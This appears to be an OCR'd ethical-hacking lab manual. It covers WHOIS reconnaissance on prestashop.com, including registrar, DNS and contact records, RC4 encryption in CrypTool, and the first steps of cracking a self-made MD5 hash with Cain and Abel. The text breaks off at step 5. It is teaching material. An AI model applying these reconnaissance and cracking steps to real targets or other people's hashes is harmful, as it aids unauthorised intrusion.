
Practical No. 01

Aim: Use Google and Whois for Reconnaisasance.

Step 1. Open the WHO.is website

Step 2: Enter the website name and hit the "Enter button".



Step 3: Show you information about www.prestashop.com.

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data

```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 10 hours ago

Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656

Traffic Data

3 Months

Rank	2557	▼ 48
Reach Rank	2819	▲ 1
Page Views Rank	2480	▼ 12
Reach Per Million	458.00	▼ 0.71%
Page Views Per Million	26.59	▲ 0.9%
Page Views Per User	5.16	▲ 2%

1 Months

Rank	2387	▲ 158
Reach Rank	2661	▲ 167
Page Views Rank	2280	▲ 222
Reach Per Million	490.00	▲ 8%
Page Views Per Million	29.00	▲ 10.1%
Page Views Per User	5.32	▲ 2%

7 Days

Rank	2607	▼ 329
Reach Rank	2929	▼ 348
Page Views Rank	2604	▼ 453
Reach Per Million	460.00	▼ 10.67%
Page Views Per Million	26.10	▼ 16.14%
Page Views Per User	5.10	▼ 6.09%

1 Days

Rank	2480	▲ 911
Reach Rank	2777	▲ 877
Page Views Rank	2444	▲ 1414
Reach Per Million	480.00	▲ 30%
Page Views Per Million	27.60	▲ 50%
Page Views Per User	5.20	▲ 20%

Subdomains

	Reach	Page Views	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V�lizy, A8, FR


SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds


Practical No. 02

Aim 2. 1) Password encrypt and decrypt using CryptTool


Step 1: Click on File tab-> New, Type any text to encrypt .



Step 2: Click on Encrypt/Decrypt tab →Click Symmetric (modern)→RC4→Enter any key→Click on Encrypt.




Step 3: For Decryption again click on encrypt/Decrypt tab→ Symmetric(modern)→ RC4→ enter same key → Click on Decrypt.




2.2) Password Cracking and Wireless Network Password Decoding using cain and abel.


Step:-1 Click on hash calculator.




Step 2.Write password in the text to hash field.and click on calculate.




Step 3: Copy hash value of MD5




Step 4: Go to Cracker and select MD5 on the left side
Right click on screen and click on add to list




Step 5: Paste the previous copied hash value in the following box and click on ok



